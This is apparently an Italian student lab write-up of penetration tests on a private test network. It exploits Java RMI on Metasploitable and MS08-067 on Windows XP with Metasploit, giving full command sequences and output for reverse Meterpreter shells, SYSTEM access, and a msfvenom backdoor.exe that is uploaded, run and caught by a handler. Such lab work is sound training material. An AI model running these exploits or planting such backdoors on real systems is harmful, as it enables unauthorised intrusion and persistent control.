
HACKING CON METASPLOIT

- **Ip target: 192.168.11.112**
- **Ip attaccante: 192.168.11.111**
- **Vulnerabilità sfruttata: Porta 1099 Java RMI**

- Java RMI è una servizio in ascolto sulla porta 1099 TCP che consente a diversi processi Java di comunicare tra loro tramite una rete. La causa della vulnerabilità è dovuta ad una configurazione di default errata che consente a un attaccante di iniettare codice arbitrario malevolo per ottenere accessi amministrativi alla macchina target.

VULNERABILITY SCANNING

- Inizialmente ho eseguito un vulnerability scanning tramite il tool Nessus ed ho ritrovato la vulnerabilità cercata :



22227 - RMI Registry Detection

Synopsis

An RMI registry is listening on the remote host.

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html
http://www.nessus.org/u?b6fd7659

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2006/08/16, Modified: 2022/06/01


Plugin Output

tcp/1099/rmi_registry
tcp/1099/rmi_registry

```
Valid response recieved for port 1099:
0x00: 51 AC ED 00 05 77 0F 01 F1 B9 DF 6C 00 00 01 86 Q....w.....l....
0x10: 7E 20 FF BD 00 02 75 72 00 13 5B 4C 6A 61 76 61 ~ ....ur..[Ljava
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56 .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 78 78 70 00 00 00 00 00 ...{G...pxp....
```

- Come possiamo vedere il servizio è in ascolto sulla porta 1099;


però dal report di nessus, possiamo vedere che la vulnerabilità ha un fattore di rischio nullo ; quindi per verificarne lo stato, ho utilizzato il tool di nmap tramite il comando <nmap --script=rmi-vuln-classloader -p 1099 192.168.11.112>



Infatti, tramite nmap ho potuto verificare l’effettiva vulnerabilità del servizio :

- Ho avviato da kali, <msfconsole>;


- Una volta aperto, ho utilizzato <search java_rmi> per cercare un exploit da utilizzare per attaccare la macchina target ;



Tra quelli ottenuti ,

- Seleziono l’expoit 1: <exploit/multi/misc/java_rmi_server> tremite il comando <use 1> ;

- Una volta scelto l’exploit con <show options> controllo i parametri da configurare :



```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload reques
                                         t
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This mus
                                         t be an address on the local machine or 0.0.0.0 to listen
                                         on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly gene
                                         rated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

I parametri da settare sono:

rhosts con 192.168.11.112 (target);

rhost con 192.168.11.111 (attaccante):

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
```

- Controllo sempre con show options che i parametri inseriti siano effettivamente configurati:

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
                                         .html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or
                                          0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

- Per quanto riguarda il payload, è già settato quello di default e : java/meterpreter/reverse_tcp,

- Posso avviare l'expoit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/NjiBv46M1kcp
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:48765) at 2023-03-10 04:02:17 -0500

meterpreter >
```

- L'attacco è andato a buon fine in quanto ottengo una shell di Mererpreter;
- Test per confermare che siamo sulla macchinia target :
  1) Configurazione di rete della macchina tramite comando <ifconfig>:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0c:1e41
IPv6 Netmask : ::

meterpreter >
```

2) Informazioni sul tabella di routing tramite comando <route>:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe0c:1e41 ::       ::
```

3) Informazioni generali , come sistema operativo , architettura e lingua di sistema tramite <sysinfo> :

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

4) Controllare se la macchina target è fisica o virtuale tramite lo script <checkvm>

```
meterpreter > run post/linux/gather/checkvm

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod
[*] Gathering System info ....
[+] This appears to be a 'VirtualBox' virtual machine
meterpreter >
```

SOLUZIONE:

- **Applicare la patch appropriata in base all'avviso relativo all'aggiornamento delle patch critiche Oracle di gennaio 2017.**

BACKDOOR CONTRO WINDOWS XP

Target ip: 192.168.11.110

- Per prima cosa tramite Nmap ho utlizzato lo script seguente per visualizzare che vulnerabilità sono presenti sulla porta 445 per l'ip 192.168.11.110

```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-vuln* -p 445 192.168.11.110
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 10:51 EST
Nmap scan report for 192.168.11.110
Host is up (0.0011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
```

```
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

Nmap done: 1 IP address (1 host up) scanned in 19.37 seconds
┌──(kali㉿kali)-[~]
```

- Ho utlizzato la vulnerabilità smb-vuln-ms08-067
- Ho avviato msfconsole e ho cercato un exploit per la vulnerabilità voluta:

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

- Ho settato :

rhosts : 192.168.11.110

lhost: 192.168.11.111

ed ho utlizzato il payload di default;

- Ho avviato l’exploit:

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.110:445 - Automatically detecting the target...
[*] 192.168.11.110:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.110:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.110:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.11.110
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.110:1063) at 2023-03-10 10:55:07 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:1a:e6:07
MTU          : 1500
IPv4 Address : 192.168.11.110
IPv4 Netmask : 255.255.255.0
```

- Su un altro terminale kali ho configurato un payload per caricare un file backdoor.exe sul pc target:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=4440 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

- Ho avviato un’altra sessione di msfconsole dove ho utilizzato l’exploit: exploit/multi/handler ;
- Setto come parametri :

lhost 192.168.11.111;

lport: 4440

set payload : windows/meterpreter/reverse_tcp

- Nella vecchia sessione msfconsole dove ho già la shell di meterpreter ho utilizzato <upload> per caricare il file creato backdoor.exe :

```
IPv4 Netmask : 255.255.255.0

meterpreter > upload /home/kali/Desktop/backdoor.exe
[*] Uploading  : /home/kali/Desktop/backdoor.exe → backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/backdoor.exe → backdoor.exe
[*] Completed  : /home/kali/Desktop/backdoor.exe → backdoor.exe
meterpreter > execute -f backdoor.exe
Process 652 created.
```


- Ho avviato il file creato tramite execute -f backdoor.exe:

```
meterpreter > execute -f backdoor.exe
Process 1256 created.
meterpreter >
```

- Torno nella seconda shell di meterpreter e lancio l'exploit, ed ottengo una sessione di meterpreter dove è attiva la backdoor;

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4440
[*] Sending stage (175686 bytes) to 192.168.11.110
[*] Meterpreter session 1 opened (192.168.11.111:4440 → 192.168.11.110:1067) at 2023-03-10 11:16:23 -0500

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1

Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:1a:e6:07
MTU          : 1500
IPv4 Address : 192.168.11.110
IPv4 Netmask : 255.255.255.0
```

Check su windows:


Risultati ricerca
File Modifica Visualizza Preferiti Strumenti ?
Indietro
Cerca
Cartelle
Indirizzo
Risultati ricerca
Vai
Ricerca guidata
Nome
Nella cartella
BACKDOOR.EXE-061F7BF9.pf
C:\WINDOWS\Prefetch
backdoor
C:\WINDOWS\system32
Sono stati trovati 2 file. La ricerca ha dato i risultati desiderati?
Sì, la ricerca è finita
Sì, ma rendi le prossime ricerche più veloci
Indietro